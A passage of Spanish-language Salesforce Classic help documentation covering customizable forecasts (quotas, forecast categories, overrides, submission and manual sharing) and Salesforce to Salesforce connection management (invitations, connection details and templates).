2. Haga clic en **Modificar** en la lista relacionada Cuotas.
3. Seleccione el rango de inicio apropiado y la longitud de rango. Si puede, seleccione un territorio y una familia de productos.

   Nota: Si su organización utiliza años fiscales personalizados, no podrá definir cuotas para un periodo que no tenga un año fiscal definido.
4. Introduzca las cantidades de la cuota para ingresos y/o cantidad.
5. Si trabaja con más de una divisa, seleccione la que proceda.
6. Haga clic en **Guardar** para guardar la cuota y volver a la página de detalles del usuario o haga clic en **Guardar rápido** para guardar los valores y continuar para modificar la cuota.

   Consejo: Si utiliza **Guardar rápido** podrá configurar rápidamente una cuota diferente para cada familia de productos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para establecer la cuota:
- "Modificar cuota personal"

Para establecer la cuota de un usuario:
- "Gestionar usuarios internos"

  Y

  "Modificar todos los datos"

Nota: Si no dispone de estas opciones, es posible que no disfrute de la previsión personalizable. Para saber si su organización dispone de previsión personalizable, consulte ¿Dispongo de previsión personalizable? en la página 1645. Los administradores delegados no verán la lista relacionada Cuotas en los registros de usuario.

También puede utilizar herramientas como el Cargador de datos para realizar actualizaciones masivas en las cuotas. Cuando actualice las cuotas, defina el valor del campo de cuota en los objetos `RevenueForecast` o `QuantityForecast`.

CONSULTE TAMBIÉN

Descripción general de previsiones personalizables

Gestión de previsiones personalizables

# Trabajo con categorías de previsiones

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Una previsión es una representación de cantidades de oportunidades, fechas y etapas. Haga clic en la ficha Previsiones y observe que sus cantidades de previsión aparecen en diferentes categorías. Dependiendo de esta etapa, una cantidad de oportunidad se puede incluir en las siguientes categorías de oportunidades:

- **Máximo** incluye cantidades que es probable que cierre, cantidades de oportunidades cerradas/ganadas y cantidades en la categoría de confirmado.
- **Cerrado** incluye cantidades de oportunidades cerradas/ganadas.
- **Confirmado** incluye cantidades que cree que va a cerrar y cantidades de oportunidades cerradas/ganadas.
- **Omitido** significa la cantidad que no contribuye a su previsión.
- **Oportunidades** incluye cantidades de todas las oportunidades abiertas.

Nota: Puede modificar el campo de categoría de previsión de las oportunidades para cambiar el valor que aparece en los informes, páginas de modificaciones y detalles de oportunidades, búsqueda de oportunidades y vistas de lista de oportunidad. Por ejemplo, puede cambiar el valor de la categoría Confirmar a Ganada para que el nombre de la categoría coincida con sus procesos comerciales.

Cada valor de la lista de selección de oportunidades `Etapa` se asigna automáticamente a una `Probabilidad` y valor en la lista de selección `Categoría de la previsión`. Cambie la `Etapa` de una oportunidad y la `Probabilidad` y los cambios de `Categoría de la previsión` correspondientes.

Por ejemplo, su organización puede haber asignado la etapa "Negociación/Revisión" a la categoría de previsión "Máximo". De esta forma las cantidades de sus oportunidades en "Negociación/Revisión" se incluyen en su cantidad de previsión "Máximo". Es posible que su organización tenga diferentes asignaciones, pero a continuación se incluye un ejemplo de asignación de campos:

| Etapa | Probabilidad | Categoría de la previsión |
|---|---|---|
| Cliente potencial | 10% | Oportunidades en curso |
| Calificación | 10% | Oportunidades en curso |
| Necesita análisis | 20% | Oportunidades en curso |
| Proposición de valor | 50% | Oportunidades en curso |
| Id. de los responsables de tomar la decisión | 60% | Oportunidades en curso |
| Análisis de percepción | 70% | Oportunidades en curso |
| Propuesta / Precio del presupuesto | 75% | Oportunidades en curso |
| Negociación/Revisión | 90% | Máximo |
| Cerrada ganada | 100% | Confirmado |

Con independencia de si utiliza previsión personalizable o no, sus previsiones dependen de cómo asigne los valores de la lista de selección `Etapa` de oportunidad a los valores de la lista de selección `Categoría de la previsión`.

CONSULTE TAMBIÉN

- Descripción general de previsiones personalizables
- Gestión de previsiones personalizables

## Gestión de previsiones personalizables

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Las previsiones representan cantidades de oportunidades, fechas y etapas. Para comprobar que las previsiones son una representación exacta de su potencial de ingresos:

1. Revise sus cantidades de previsiones. Consulte Visualización de previsiones personalizables para obtener instrucciones sobre diferentes opciones de visualización.
2. Determine si desea sustituir las cantidades.
3. Sustituya las cantidades si fuera necesario. Requiere los permisos de usuario adecuados. Consulte Sustitución de previsiones personalizables en la página 1651.
4. Envíe sus previsiones para crear una instantánea de sus datos de previsión disponibles en su historial e informes de previsiones. Consulte Envío de previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver las previsiones de otros usuarios:

- "Ver todas las previsiones"

Para sustituir la previsión:

- "Sustituir previsiones"

# Visualización de previsiones personalizables

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver las previsiones de otros usuarios:
- "Ver todas las previsiones"

Para sustituir la previsión:
- "Sustituir previsiones"

Al hacer clic en la ficha Previsiones, revise los importes enumerados y decida si están listos para que se envíen.

- Inicialmente, su nombre aparece en la barra de título y sobre `Buscar una previsión:`, indicando que está visualizando su previsión. Los usuarios que tengan los permisos adecuados podrán hacer clic en el icono en forma de lupa y seleccionar a otro usuario o función para ver la previsión de esa persona. Si visualiza una previsión que no es de su propiedad, la función o nombre de usuario aparecerá en la barra de título y sobre `Encontrar una previsión:`. Además, su nivel de acceso se mostrará sobre `Encontrar una previsión:`.

  Nota: La colaboración del usuario no es totalmente compatible con Previsión personalizable. Verá todos los usuarios en la organización independientemente del valor predeterminado de la organización para el objeto de usuario.

- Si su organización utiliza intercambio de previsiones manual, haga clic en **Colaboración** para ver las configuraciones de colaboración de previsiones o para compartir la previsión con otros usuarios.
- En caso de que la organización utilice territorios, elija una opción de la lista de selección `Territorio` para resumir la previsión según ese territorio. Consulte Gestión de territorios.
- En caso de que la organización utilice familias de productos, elija una opción de la lista de selección `Familia de productos` para resumir la previsión según esa familia de productos. Si selecciona `--Todos--` en las familias de productos, se desactivarán las opciones **Enviar** y **Historial de la previsión**; de manera que, si quiere hacer uso de estas opciones, deberá elegir otra familia de productos. Consulte Definir la configuración de previsión personalizable para obtener información sobre cómo personalizar su organización para utilizar familias de productos.
- Si su organización realiza previsiones en relación a los ingresos y la cantidad, seleccione si desea incluir los ingresos o la cantidad o bien los ingresos y la cantidad. De esta forma se controla qué información aparece en cada importe de la lista.
- Seleccione un rango de fechas en `Inicio del rango` para ver otro período de previsión. No están disponibles los detalles de previsión de oportunidades que se cerraron más de dos años antes de que implementara la previsión personalizable o más de 10 años en el futuro.

  Nota: Las organizaciones que implementaron la previsión personalizable antes de la versión Winter '07 de Salesforce podrán ver previsiones fuera de este período.

- Seleccione una `Longitud de rango` para ver más o menos períodos de previsión.

  Nota: Si está utilizando años fiscales personalizados, los períodos anteriores al primer año fiscal personalizado que se ha definido o los posteriores al último año fiscal definido utilizan meses o trimestres de calendario (dependiendo de la configuración de previsiones) en el inicio del rango y la longitud del período.

- Seleccione una opción junto a `Mostrar unidades` para ver los totales previstos mediante una unidad de medida distinta. Para mostrar qué parte de cada total forma parte de su cuota, seleccione **% cuota**.

## Visualización del historial de la previsión

Al ver una previsión desde la ficha Previsiones, haga clic en **Historial de la previsión** para obtener vistas rápidas de los datos de previsión tomadas cuando ésta se envía. También puede ver las previsiones enviadas por los usuarios subordinados. Haga clic en **Resumen de la previsión** para volver a la vista anterior.

## Visualización de los detalles de importe de la previsión

Seleccione la subficha Previsiones para ver los detalles de la previsión. Haga clic en cualquier importe de previsión para ver los detalles de los importes de oportunidad que se incluyen en dicho importe de previsión. En la página de detalles, haga clic en uno de los elementos para verlo. Haga clic en **Modificar** para sobrescribirlo. Consulte Sustitución de previsiones personalizables para obtener instrucciones sobre cómo sobrescribir importes de previsión de la oportunidad.

Si tiene informes directos (usuarios a los que supervisa directamente), sus previsiones aparecerán debajo de las suyas. La opción `Seleccionar una vista` permite cambiar el modo en que la información de las previsiones aparece en los informes directos. Utilícela para agrupar datos de previsiones por subordinado o por período de previsión.

- **Ver por período** muestra una lista de informes directos y las previsiones respectivas por período de previsión. Haga clic en uno de los nombres para ver la previsión correspondiente a dicho usuario.
- **Ver por informe directo** muestra una lista de los totales de previsión por cada informe directo. Haga clic en **Ver** junto a cualquier nombre de subordinado para ver la previsión correspondiente.
- Si hace clic en un importe, se mostrarán las oportunidades y las anulaciones de previsiones incluidas en tal importe.

## Visualización de oportunidades

Seleccione la subficha Oportunidades para ver las oportunidades que se incluyen en la previsión mostrada. En la subficha Oportunidades, puede seleccionar o crear una vista de lista para filtrar las oportunidades que se muestran. Haga clic en una oportunidad para ver los detalles de oportunidad. Para sustituir la oportunidad, haga clic en **Modificar**. Para obtener más información acerca de cómo sobrescribir oportunidades, consulte Sustitución de previsiones personalizables.

Si tiene el permiso "Ver todas las previsiones", podrá ver las oportunidades en la subficha Oportunidades independientemente de sus ajustes de colaboración.

Nota: Cuando un usuario del portal de socios se transfiere a otra cuenta, las oportunidades de cada cuenta se vuelven a calcular automáticamente a través de la jerarquía de previsiones de la organización.

CONSULTE TAMBIÉN

Descripción general de previsiones personalizables

Gestión de previsiones personalizables

# Sustitución de previsiones personalizables

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Si sustituye los importes de previsión según sea necesario, conseguirá que su previsión constituya una evaluación más exacta de las ventas previstas. Cualquier usuario puede sobrescribir una previsión de la oportunidad si cambia la `Etapa` o `Categoría de la previsión` de la oportunidad. Los usuarios que tengan el permiso "Sustituir previsiones" podrán anular sus previsiones o aquellas recogidas en un informe directo en el nivel de la previsión.

Cuando una oportunidad pasa de una categoría de previsiones a otra, como por ejemplo, de Máximo a Confirmado, los importes sin procesar no ajustados cambian en cada una de estas categorías, pero los importes con sustituciones no cambian. Debería actualizar o eliminar sus sustituciones de cada categoría de previsiones para representar los cambios en la etapa de oportunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver las previsiones de otros usuarios:
- "Ver todas las previsiones"

Para sustituir la previsión:
- "Sustituir previsiones"

## Sustitución de la previsión desde la oportunidad

1. Haga clic en la subficha Oportunidades en la página de previsiones.
2. Haga clic en **Modificar** junto a la oportunidad que desee modificar.
3. Realice los cambios en los detalles. Las opciones disponibles dependerán de si es el propietario de la oportunidad.
4. Si los productos están en la oportunidad y desea cambiar la categoría de previsión de ese producto, seleccione **Cambiar categoría** y seleccione la `Categoría de previsión de producto` adecuada.
5. Haga clic en **Guardar**. La oportunidad se marcará con el icono adecuado que indica su estado de sustitución.

   Haga clic en **Guardar y actualizar** para actualizar el registro y volver a mostrar los totales.

## Sustitución del total de la previsión

1. Haga clic en la subficha Previsiones en la página de previsiones.
2. Haga clic en el icono de modificación ( ) para sustituir el total ajustado.
3. Escriba un nuevo importe y cualquier comentario.
4. Haga clic en **Guardar**. La previsión se marcará con el icono adecuado que indica su estado de sustitución.

## Sustitución de la previsión de los informes directos

1. Haga clic en la subficha Previsiones en la página de previsiones.
2. Haga clic en el icono de modificación ( ) para sustituir la previsión del informe directo.
3. Elija una de las opciones de sustitución para controlar los importes de sustitución (si los hay) que se incluyen en la previsión:
   - **Aceptar previsión de "usuario X"**: Use esta opción para aceptar la previsión de su informe directo, incluyendo cualquier sustitución que haya hecho.
   - **Rechazar cualquier sustitución de previsiones de "usuario X", pero aceptar sustituciones de previsiones de otras secundarias**: Utilice esta opción para ignorar las sustituciones que se hayan realizado en su previsión de informe directo, aunque se incluirá cualquier sustitución que se haya realizado en las previsiones de niveles inferiores de la jerarquía.
   - **Rechazar todas las sustituciones de secundarias**: Utilice esta opción para ignorar todas las sustituciones a nivel de previsión y, al mismo tiempo, incluir aquellas a nivel de oportunidad. En caso de que haya sustituido importes en la oportunidad, se

utilizarán las previsiones de su propia oportunidad en este cálculo. Seleccione esta opción si desea que los importes de la previsión se basen en importes de la oportunidad, incluidas las sustituciones realizadas a nivel de oportunidad.

- **Sustituir la previsión y definirla como**: Utilice esta opción para indicar un importe que sustituya el importe actual en la previsión. Así, el gestor verá este importe en la previsión, pero no así los subordinados.

4. Si realiza una previsión de ingresos y cantidad, seleccione una opción de sustitución de la previsión de cantidad.
5. Haga clic en **Guardar**. La previsión se marcará con el icono adecuado que indica su estado de sustitución.

Nota: La ficha Previsiones es diferente de las demás en el hecho de que calcula automáticamente los datos según los datos de la oportunidad. No será necesario crear ni eliminar registros de previsiones.

CONSULTE TAMBIÉN

Descripción general de previsiones personalizables

Gestión de previsiones personalizables

## Sustituir previsiones personalizables desde una oportunidad

Una anulación de previsión es un importe que representa con mayor exactitud las ventas previstas. Puede ver una lista de sustituciones y realizar cambios desde la página de detalles de oportunidad.

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

1. Desde la lista relacionada Previsiones de oportunidad en un registro de oportunidad, haga clic en **Modificar**.
2. Realice los cambios en los detalles. Consulte Sustitución de previsiones personalizables para obtener instrucciones sobre cómo sobrescribir importes de previsión de oportunidad.

Si su organización utiliza la gestión de territorios, el territorio al que se ha asignado la oportunidad aparece en la lista desplegable `Territorio`.

Si es usuario de previsiones en varios territorios, la lista desplegable mostrará los territorios en los que puede sustituir la oportunidad. Seleccione un valor y haga clic en **Modificar** para sustituir la oportunidad del territorio que desee.

CONSULTE TAMBIÉN

Gestión de territorios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ver las previsiones de otros usuarios:

- "Ver todas las previsiones"

Para sustituir la previsión:

- "Sustituir previsiones"

# Colaboración manual de una previsión

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Su administrador define la jerarquía de previsiones de su organización, que determina los usuarios que pueden ver los datos de previsión. Sin embargo, su administrador puede ampliar manualmente los privilegios de colaboración para datos de previsión y el usuario también puede ampliar manualmente los privilegios de colaboración para sus propios datos de previsión. La colaboración manual de previsiones sólo puede aumentar el acceso a los datos de previsión; no puede restringir el acceso a los usuarios que ya lo tienen. Para compartir una previsión manualmente, debe ser un administrador o un gestor de previsiones con acceso para compartir sus datos de previsión.

Si desea conocer qué usuarios pueden visualizar su previsión o compartir los datos de su previsión, realice una de las siguientes acciones:

- Desde Configuración, introduzca *Jerarquía de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Jerarquía de previsiones** y haga clic en **Compartir** junto a la vista que desea compartir.
- Haga clic en **Colaboración** en la página de inicio de la previsión para compartir sus propios datos de previsión.

La lista Colaboración de grupos y usuarios muestra todos los usuarios que tienen acceso a estos datos de previsión en este momento. También indica el nivel de acceso que tienen, si pueden enviar una previsión y el motivo por el que tienen acceso. Los motivos por los que un usuario puede tener acceso a los datos de previsión son los siguientes:

| Motivo | Descripción |
|---|---|
| Administrador | El usuario es un administrador o tiene el permiso "Modificar todos los datos". |
| Gestor de previsiones delegado | Un usuario tiene acceso a datos de previsión concedido mediante el botón **Colaboración** de la previsión. |
| Gestor de previsiones | Un usuario tiene acceso debido a que es un gestor de previsiones en la jerarquía de previsiones. |
| Propietario | El propietario siempre puede ver sus propios datos de previsión. |
| Permiso Ver todas las previsiones | El usuario cuenta con el permiso "Ver todas las previsiones". |

Desde la página Detalle de la colaboración de la previsión, puede realizar cualquiera de las siguientes acciones:

- Para mostrar un lista filtrada de elementos, seleccione una lista predeterminada de la lista desplegable Vista o haga clic en **Crear nueva vista** para definir su propia vista personalizada.Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable Vista y haga clic en **Modificar**.
- Haga clic en **Agregar** para otorgar a otros usuarios o grupos acceso a los datos de previsiones.

  Nota: La colaboración manual se amplía a los datos de oportunidad que componen la previsión. Si un usuario tiene permiso para sobrescribir datos de previsión, el usuario también tiene permiso para sobrescribir los datos de previsión de la oportunidad.
- Haga clic en **Ampliar lista** para ver a todos los usuarios que tienen acceso a los datos de la previsión.

- Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso.

CONSULTE TAMBIÉN

Definir la configuración de previsión personalizable

Configuración de la previsión personalizable

## Envío de previsiones personalizables

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

En la ficha Previsiones, sus totales de previsiones están disponibles para su uso y el de usuarios con mayor jerarquía. Sin embargo, los totales de previsiones sólo están disponibles en el historial y en informes de previsiones después de enviarlas. Puede enviar su propia previsión o los datos de previsiones que se hayan compartido manualmente con usted y que tenga permiso para compartir.

Para enviar la previsión:

1. Haga clic en **Enviar** en su previsión en la ficha Previsiones.
2. Haga clic en **Aceptar** para confirmar. Salesforce toma una instantánea de sus totales de previsiones y las hace disponibles en informes y en su historial de previsiones.

CONSULTE TAMBIÉN

Visualización de previsiones personalizables

Gestión de previsiones personalizables

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver las previsiones de otros usuarios:

- "Ver todas las previsiones"

Para sustituir la previsión:

- "Sustituir previsiones"

# Venta a través de varios canales

# Intercambio de información de Salesforce con socios comerciales

## Descripción general de Salesforce to Salesforce

Salesforce to Salesforce activa la colaboración comercial tanto entre organizaciones de Salesforce como dentro de las mismas. Eso le permite compartir algunos registros con sus socios comerciales que utilizan Salesforce y obtener actualizaciones en tiempo real en los datos compartidos. Por ejemplo, puede compartir datos de candidatos y oportunidades con socios comerciales y gestionar la totalidad de oportunidades en curso y programas dentro de Salesforce.

Salesforce to Salesforce permite tanto al usuario como a sus socios comerciales colaborar más fácil y eficazmente. Con Salesforce to Salesforce, puede compartir registros con una o más conexiones, y cada conexión puede aceptar los registros que comparta, incluso si otras conexiones han aceptado el mismo registro.

Salesforce to Salesforce permite a los socios comerciales que:

- Accedan a todos sus programas desde una única ubicación
- Integren fácilmente sus datos con los datos que gestionan en Salesforce
- Integren sus procesos comerciales con actualizaciones enviadas por usted

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Salesforce to Salesforce le permite que:

- Tenga una visibilidad del 100 % de la actividad de sus socios
- Gestione la totalidad de oportunidades en curso, tanto ventas internas como ventas de canal, en una única ubicación
- Comparta datos rápida y fácilmente con socios con varios niveles
- Integre sus procesos comerciales con actualizaciones recibidas del uso por parte de sus socios del flujo de trabajo y las reglas de asignación

Si desea conectarse a socios pero no está seguro si utilizan Salesforce, puede utilizar un buscador de conexiones para saberlo.

Si recibe una invitación para conectarse con un socio comercial mediante Salesforce to Salesforce, consulte Aceptación o rechazo de una invitación a Salesforce to Salesforce en la página 1656.

Para invitar a otras empresas para que se conecten mediante Salesforce to Salesforce, consulte Invitación a socios comerciales para que se conecten mediante Salesforce to Salesforce.

Nota: Salesforce to Salesforce no solo le permite compartir información con socios comerciales, también es parte de una solución de alta disponibilidad denominada Organization Sync. Para obtener más información sobre Organization Sync, consulte Organization Sync.

CONSULTE TAMBIÉN

Sugerencias para el uso de Salesforce to Salesforce

Cómo saber si sus socios utilizan Salesforce

## Invitación a socios comerciales para que se conecten mediante Salesforce to Salesforce

Antes de que pueda empezar a compartir datos con sus socios comerciales, deberá establecer una conexión con ellos a través de Salesforce to Salesforce. Para crear dicha conexión, necesitará invitar a su socio comercial.

Nota: Antes de empezar el proceso de invitación, deberá crear una cuenta y un contacto asociado para su socio comercial.

Para invitar a un socio comercial a que se conecte mediante Salesforce to Salesforce:

1. Haga clic en la ficha Conexiones.
2. Haga clic en **Nuevo**.
3. Introduzca un nombre de contacto o utilice el icono de búsqueda para seleccionar un contacto.

   Importante: Asegúrese de que la dirección de correo electrónico es válida; de lo contrario, podría enviar la invitación a una persona equivocada.
4. También puede seleccionar una cuenta relacionada.

   Nota: La cuenta asociada a la conexión puede modificarse después de enviar la invitación.
5. Seleccione un usuario para gestionar la conexión.
6. También puede seleccionar una plantilla para aplicarla a la conexión.
7. Haga clic en **Guardar y Enviar invitación**.

Para invitar a varios socios comerciales a que se conecten mediante Salesforce to Salesforce:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para invitar a un socio comercial a que se conecte mediante Salesforce to Salesforce:

- "Gestionar conexiones"

1. Haga clic en la ficha Contactos.
2. Seleccione una vista de lista estándar o personalizada y haga clic en **Ir**.
3. En la vista de lista, seleccione las casillas de verificación situadas junto a los contactos que desea invitar.

   Importante: Asegúrese de que las direcciones de correo electrónico son válidas; de lo contrario, podría enviar las invitaciones a las personas equivocadas.

4. Haga clic en **Invitar a conectarse**.
5. Seleccione un usuario para gestionar la conexión.
6. También puede seleccionar una plantilla para aplicarla a la conexión.
7. Haga clic en **Guardar y Enviar invitación**.

Las personas a las que invite recibirán una invitación por correo electrónico para conectarse mediante Salesforce to Salesforce. Ésta puede aceptar o declinar su invitación. Puede comprobar si ha aceptado o declinado la invitación revisando sus conexiones en la ficha Conexiones. Desde la ficha Conexiones también puede volver a enviar la invitación o cancelarla. Para conocer más detalles sobre las conexiones, consulte Página principal de conexiones en la página 1657.

Nota: Para obtener información sobre el envío de una invitación de conexión de replicación de Organization Sync en Salesforce to Salesforce, consulte Conectar las organizaciones.

CONSULTE TAMBIÉN

Cómo saber si sus socios utilizan Salesforce

Plantillas de conexión en Salesforce to Salesforce

Creación y aplicación de plantillas de conexión

## Aceptación o rechazo de una invitación para formar parte de Salesforce to Salesforce

Si un socio comercial le envía una invitación para una conexión utilizando Salesforce to Salesforce, puede aceptar o rechazar dicha invitación siguiendo los pasos que se indican a continuación:

1. Haga clic en el vínculo del correo electrónico de invitación para ir a la página de inicio de sesión de Salesforce.
2. Inicie sesión como administrador del sistema o como usuario con el permiso "Gestionar conexiones".
3. Revise los detalles de la invitación.
4. Haga clic en **Aceptar** o **Rechazar**.

   Si no está seguro de si desea aceptarla o declinarla, haga clic en **Decidir más tarde**. La invitación aparece en la ficha Conexiones con el estado de conexión Invitación recibida. Puede aceptarla o rechazarla fácilmente en otro momento.

Cuando acepte o decline una invitación, la compañía que le haya invitado recibirá un correo electrónico notificándole su decisión. El contenido de dicho correo electrónico puede configurarse cambiando la plantilla de correo electrónico adecuada.

CONSULTE TAMBIÉN

Descripción general de Salesforce to Salesforce

Sugerencias para el uso de Salesforce to Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para aceptar o rechazar una invitación para conectarse utilizando Salesforce to Salesforce:

- "Gestionar conexiones"

# Página de inicio de conexiones

La ficha Conexiones le permite gestionar sus conexiones y plantillas de conexión de Salesforce to Salesforce. Desde la ficha Conexiones, puede:

- Seleccionar la subficha Conexiones para gestionar conexiones. Las conexiones incluyen a todos a los que haya invitado, tanto si han aceptado como si han declinado o no han respondido todavía, así como todas las invitaciones que haya recibido. Las conexiones recientes se muestran automáticamente en la subficha Conexiones.
  - Para ver los detalles de una conexión, haga clic en el nombre de conexión.
  - Para invitar nuevas conexiones, haga clic en **Nuevo**, introduzca los detalles de la conexión y haga clic en **Guardar y Enviar invitación**.
  - Para desactivar una conexión, haga clic en **Desactivar**.
  - Para invitaciones a conexiones que se han enviado, pero no se han aceptado, puede hacer clic en **Volver a enviar** para volver a enviar la invitación o en **Cancelar invitación** para cancelarla. Para obtener más información, consulte Invitación a socios comerciales para que se conecten mediante Salesforce to Salesforce en la página 1655.
- Seleccionar la subficha Plantilla para gestionar plantillas de conexiones. Las plantillas le permiten definir y publicar conjuntos de objetos y campos a una o más conexiones estándar de Salesforce to Salesforce. Las plantillas recientes se muestran automáticamente en la subficha Plantillas.
  - Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.
  - Para ver los detalles de una plantilla, haga clic en el nombre de la plantilla.
  - Para crear una nueva plantilla, haga clic en **Nuevo**.
  - Para modificar una plantilla, haga clic en **Modificar** junto a la plantilla que desea modificar. Si desea más información sobre el uso de las plantillas, consulte Creación y aplicación de plantillas de conexiones en la página 1660.

Nota: Para conocer más detalles sobre Organization Sync, una función de alta disponibilidad integrada en el marco de trabajo de Salesforce to Salesforce, consulte Organization Sync.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver y gestionar conexiones para Salesforce to Salesforce:
- "Gestionar conexiones"

Para ver y gestionar plantillas para Salesforce to Salesforce:
- "Gestionar conexiones"

## CONSULTE TAMBIÉN

Gestión de conexiones

# Gestión de conexiones

Desde la ficha Conexiones, puede ver detalles de conexión y gestionar conexiones. Los detalles de conexión incluyen información sobre el estado de la conexión, el propietario de la conexión, información sobre la compañía, campos publicados y sin publicar y un historial de conexión.

Para ver una conexión:

1. Haga clic en la ficha Conexiones.
2. En la subficha Conexiones, haga clic en el nombre de la conexión que desee ver.

Desde la página de detalles de la conexión, puede:

**Aceptar una invitación**
Si un socio comercial le ha enviado una invitación para una conexión utilizando Salesforce to Salesforce, haga clic en **Aceptar** para aceptar la invitación. Después de aceptar la invitación, puede suscribir a objetos que la conexión haya publicado y empiece a compartir objetos con la conexión utilizando las listas relacionadas Objetos publicados y Objetos suscritos en la página de detalles de una conexión.

**Cancelar una invitación**
Si una invitación que haya enviado no se ha aceptado, puede cancelar la invitación haciendo clic en **Cancelar invitación**. Si su socio no ha recibido la invitación, haga clic en **Volver a enviar** para enviarla de nuevo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar conexiones:
- "Gestionar conexiones"

**Desactivar conexiones**
Si ha creado una conexión con un socio comercial y ya no desea utilizarla, haga clic en **Desactivar**. Si se ha desactivado una conexión, aún podrá ver y actualizar registros que su conexión compartió con usted, pero las actualizaciones que haga no se enviarán a su conexión. Si envió registros a su conexión que no se aceptaron, se eliminarán los registros de su organización y viceversa.

**Modificar conexiones**
Al visualizar la conexión, puede modificar la conexión mediante la modificación de los detalles de conexión. Para cambiar los objetos publicados en una conexión, haga clic en **Publicar/No publicar**, o para utilizar una plantilla de conexiones, haga clic en **Modificar** y seleccionar una plantilla activa. Para modificar los campos publicados de un objeto, haga clic en **Modificar** junto al objeto. Para cambiar los objetos a los que está suscrito, haga clic en **Suscribir/No suscribir**. Para obtener más información, consulte lo siguiente:

- Publicación de objetos en Salesforce to Salesforce en la página 1669
- Suscripción de objetos en Salesforce to Salesforce en la página 1662
- Publicación de campos en Salesforce to Salesforce en la página 1670
- Suscripción de campos en Salesforce to Salesforce en la página 1663

**Ver el historial de conexión**
Puede ver un historial detallado de la conexión en la lista relacionada Historial de conexión de la página de detalles de la conexión. Para exportar el historial de conexión, seleccione **Descargar el historial de conexión (csv)**. Esto le permite descargar un archivo de valores separados por comas que incluye la siguiente información:

- Cambios del estado de conexión
- Cambios de la cuenta que se asocia a la conexión
- Cambios del contacto que se asocia a la conexión
- Cambios del propietario de la conexión
- Cambios de los campos publicados
- Comunicaciones por correo electrónico enviadas a su socios comerciales
- Errores relacionados con las reglas de validación y desencadenadores de Apex con reglas de validación resultantes de:

- Registros aceptados manualmente
- Registros aceptados automáticamente
- Registros actualizados por usuario de conexión

Nota: Errores del sistema, por ejemplo, errores de código, que no se registran en el historial de conexiones.

CONSULTE TAMBIÉN

Página de inicio de conexiones

Plantillas de conexión en Salesforce to Salesforce

## Plantillas de conexión en Salesforce to Salesforce

Las plantillas de conexión permiten definir objetos y campos que se pueden publicar en conexiones. Las plantillas de conexión se pueden asignar a una o más conexiones estándar de Salesforce to Salesforce, facilitando y agilizando el proceso de publicación. En la ficha Conexiones, haga clic en la subficha Plantillas para ver, crear y modificar plantillas de conexión.

Si se aplica una plantilla a una conexión, el objeto y las reglas de campo se aplican a esa conexión.

Las siguientes reglas son aplicables a las plantillas de conexión:

- Se publican los objetos y campos que no se hayan publicado aún, pero se publican en la plantilla de conexión.
- Los objetos y campos que tengan el mismo estado de publicación o sin publicar que la plantilla no se modifican.
- No se publican los objetos y campos que ya se hayan publicado, pero no se publican en la plantilla de conexión.

CONSULTE TAMBIÉN

Creación y aplicación de plantillas de conexión

Página de inicio de conexiones

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

